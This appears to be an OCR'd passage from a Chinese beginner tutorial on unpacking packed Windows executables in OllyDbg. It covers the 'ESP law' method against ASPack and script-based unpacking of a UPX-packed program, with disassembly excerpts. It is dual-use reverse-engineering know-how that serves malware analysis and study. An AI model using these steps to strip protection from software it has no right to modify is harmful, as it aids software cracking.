


图6

究竟我们这样的脱壳过程算不算成功呢，还得作进一步的检验才可以确定，回忆一下如何检验脱壳是否成功呢？

X加油站：

检验脱壳是否成功的标准我们已经说过了，为了巩固小菜们的记忆，我决定再罗嗦一下。简单来说，检验脱壳是否成

功的标准有两个。

（1）脱壳后的程序文件能够正常运行，并且在功能上没有任何的缺失，与脱壳前的程序没有任何区别。

（2）对于脱壳后的程序文件使用PEID一类的检测工具进行检测时不能发现任何与壳有关的信息，必须保证程序与壳完全脱离。

标准算是比较苛刻的了，但这也是脱壳所必须达到的目的。因为只有壳被干干净净的脱掉，才能保证后续的分析工作能够正常的进行。

现在就以这两个标准来检验一下我们的成果，先运行一下程序，可以看到小程序完全可以正常运行，再使用PEID检测，发现检测的信息已经看不出任何与壳有关的内容了，编译小程序的语言被直接显示了出来，如图7。




图7

经过了上节课“单步跟踪”与“内存断点”洗礼的小菜，已经习惯了繁重的跟踪过程，可能不太相信这么容易就完成了脱壳的工作。呵呵，这就是高级方法的魅力之所在了。不用什么复杂的过程，“利剑”轻轻一挥问题立刻解决。

此时，我们只是和小菜一起体验了一下ESP定律脱壳法的威力，还算不上认识更不能提应用了。那么，通过下面这个实例，就要认真具体的学习ESP定律脱壳法的详细使用方法了。

2、势不可挡“esp定律 VS ASpack”

ASpack是我们相当熟悉的一个壳了，现在就要以它为目标再次展示ESP定律强大的“破坏力”。小菜们一定要注意，这次就不能仅仅被ESP定律的威力所迷倒，一定要留心具体的使用方法和步骤。

查壳的过程我们就省略了，这个小程序使用ASpack加了一层壳，如图8，直接使用OD载入目标程序。完全载入后，程序就停在了以下代码处：




图8

```
00413001 >  60              pushad
00413002    E9 3D040000     jmp     00413444
00413007    E9 24040001     jmp     01413430
0041300C    EB 00           jmp     short 0041300E
0041300E    BB 31394400     mov     ebx, 443931
```

此时，依然先使用单步跟踪大法进行初步的跟踪。一定要记住在单步跟踪的同时关注寄存器窗口中数值的变化，小菜们不要担心看不懂那些复杂的内容，只需要注意ESP一项的值就可以了。

开始单步跟踪，使用快捷键F8开始跟踪，直到我们发现寄存器窗口中ESP一项中的值变成了红色。记住，一旦发现ESP的数值变成了红色，就要立即停止单步跟踪，如图9。接着就要开始设置断点了，注意这里可不是一般的断点哦！




图9

来到命令行，输入“Hr 12FF84”，Hr命令后紧跟的地址就是ESP寄存器中的地址。输入完后，按下回车使断点生效，接着让程序在OD中运行起来。同样，由于断点的作用程序会中断下来。此刻，程序停在了以下代码处，如图10：




图10

```
004133AB   /75 08           jnz     short 004133B5
004133AD   |B8 01000000     mov     eax, 1
004133B2   |C2 0C00         retn    0C
004133B5   \68 15794000     push    00407915
004133BA    C3              retn
```

现在又要搬出单步跟踪大法了，不过只需要按有限的几次F8就可以了，因为OEP近在咫尺。一般来说，第二次使用单步跟踪所要注意的就是当遇到一个大的跳转也就是当OD窗口的代码发生了一个很明显的变化时，就要停止单步跟踪了。经过了几句代码的执行，程序来到了这里：

```
00407915  /  55             push    ebp
00407916  |  8BEC           mov     ebp, esp
00407918  |  6A FF          push    -1
0040791A  |  68 A0A84000    push    0040A8A0
0040791F  |  68 807A4000    push 00407A80jmp 到 msvcrt.
except_handler3; SE 处理程序安装
00407924  |  64:A1 0000000>mov     eax, fs:[0]
0040792A  |  50             push    eax
```

不用怀疑，这里的代码就是程序的OEP，也就是找到脱壳的关键了。现在，使用OD的DUMP功能将程序剥离出来，保存脱壳后的程序，经过与上一次相同的检验，就会发现程序的壳已经被完全脱掉了。

小菜们可能依然不会相信，这么简单的过程就可以将程序的壳脱的干干净净。事实上，一切就是这么的简单。

大家先从感叹中清醒过来，通过上边两个实例的展示，现在就要对ESP定律脱壳法做一个简单的总结了。那么具体使用

ESP 定律，需要经过怎样的步骤呢？

首先，我们可以总结出使用的过程是这样的。

第一步：使用单步跟踪的方法让程序一步一步地执行；

第二步：当执行到寄存器窗口中 ESP 一项的数值发生变化的时候，停止单步跟踪；

第三步：停止跟踪的同时，在命令行输入“Hr + ESP 栏地址”进行断点设置；

第四步：使程序在 OD 中运行，并且从程序停下来的地方开始继续使用单步跟踪；

第五步：单步跟踪经过一个大的跳转，就直接来到程序的 OEP。

可以看出来，使用 ESP 定律的步骤还比较多，有些麻烦。其实这只是我们从脱壳的使用实例中自己总结出来的，真正的过程其实只需要三步：

（1）载入程序，跟踪到寄存器 ESP 中的值变化的时候；

（2）使用 ESP 定律，在 ESP 所指的代码处设置硬件访问断点；

（3）运行程序，跟踪到程序的 OEP，直接进行 DUMP 脱壳。

步骤一下子就被很大程度的简化了，现在小菜们是否看懂了呢？要想精通 ESP 定律脱壳法，必须要做更深入的学习。不过，对于小菜们来说，只要会用就可以了，因此大家要多多练习，熟练这个方法的每一个步骤和每一个过程，即使不了解该方法的详细原理，也能够轻松的解决问题。

只需要三个步骤，一个壳就被脱的干干净净了。方法的特别，就是高手们的制胜秘籍。与枯燥的单步跟踪、复杂的内存断点法相比，ESP 定律的优越性不言而喻。这一点，小菜们肯定已经体会到了，所以说不要再为高手们高超的脱壳方法所折服了，从现在开始小菜们也能轻松快速的进行脱壳了。

第二节：脚本脱壳法

刚刚接触了 ESP 定律脱壳法，小菜们在意犹未尽之时，可能还在感叹这种方法的奇妙。方法虽好，小菜们可千万不要沉溺其中，正所谓一山更比一山高，还有更好的办法等待着我们的学习呢。那么，能与 ESP 定律脱壳法相媲美的脱壳技术是什么呢？没错，真正能与 ESP 定律法比肩的非“脚本脱壳法”莫属了。那什么是“脚本脱壳法”呢？下面我们还是以一个脱壳实例来为大家展示“脚本脱壳”的使用方法。

我们需要使用以下的工具：PEID、OD（使用的 OD 必须具备脚本功能，不过目前主流的版本都可以很好的支持脚本）、一个加壳的程序文件以及脱壳用的脚本文件若干（因为使用脚本脱壳，每一个壳都要用到与这个壳相对应的脚本，甚至相同一款壳的不同版本，在使用脱壳脚本的时候都是有区别的）。小菜们不用担心遇到的壳没有对应的脚本，因为现在主流的壳都有一些高手写出了对应的脱壳脚本。一切准备妥当后就可以开始脱壳了，脚本脱壳法需要使用 OD 的脚本功能，这是一个新的功能，小菜们要注意认真听讲。

首先，还是使用 PEID 检测一下小程序的加壳情况，通过检测的结果我们得知软件使用了 UPX 系列的壳，如图 11。此时，可以使用 OD 打开目标程序了，但是使用脚本脱壳法就得先选择一个合适的脚本，在脚本包里找到对应的脚本文件放到好找的地方，以以便使用。

小提示： OD 的脚本文件是.txt 格式的，和普通的文本文件一模一样，只是其中的内容我们不大看得懂，不过只要 OD 能看懂就可以了。




图 11

找到对应的脚本后，就可以使用 OD 载入目标程序了。在 OD 中打开小程序，载入之后程序就会停在以下的代码处：

```
0045AFD0 >  60              pushad
0045AFD1    BE 00A04300     mov     esi, 0043A000
0045AFD6    8DBE 0070FCFF   lea     edi, [esi+FFFC7000]
0045AFDC    C787 D0940400 3>mov     dword ptr [edi+494D0],
B9387034
0045AFE6    57              push    edi
```

看到这儿，小菜们是否忍不住要进行单步跟踪了呢。因为前面介绍的三种脱壳方法虽然一个比一个先进，但都必须结合单步跟踪法的步骤来进行脱壳，所以小菜们看到了代码就很自然地想起了“单步跟踪”。

看来小菜们低估了“脚本脱壳法”的威力了，这时候我们任何多余的操作都不用，直接在 OD 中载入刚才找到的脱壳脚本文件就可以了。那么怎么载入这个脚本文件呢？在 OD 最上一行的菜单栏单击“插件”按钮，在插件中集成了一些 OD 经常要用到但本身却又不具备的特殊功能，这些插件都是高手们的杰作哦。在“插件”菜单中会罗列出很多选项，我们需要打开的是“ODbgScript”，并依次选择“运行脚本”-“打开”，如图 12，在弹出的对话框中找到刚才准备的脚本文件，单击“确定”，脚本就会自动运行了。眼看着一行行代码转瞬即逝，小菜们还没明白是怎么回事，OD 已经弹出了一个对话框告诉我们“脚本已经运行完毕，可以脱壳了”，如图 13。其实，这里所说的可以脱壳就表示现在可以直接使用 DUMP 功能，把程序剥离出来了。既没有跟踪也没有设置断点，这就是脚本脱壳法的威力，所有的跟踪调试这一系列的“体力活”脚本统统帮我们完成了。而小菜们只需要完成最后一步就可以了，是不是很轻松呢？

小菜们用疑惑的眼神看着这个脱壳后的程序，真的脱壳成功了吗？小菜们还是很不放心。那就按照标准检验一下吧：首先运行看看，没有任何问题；再使用 PEID 检验，检查的结果一

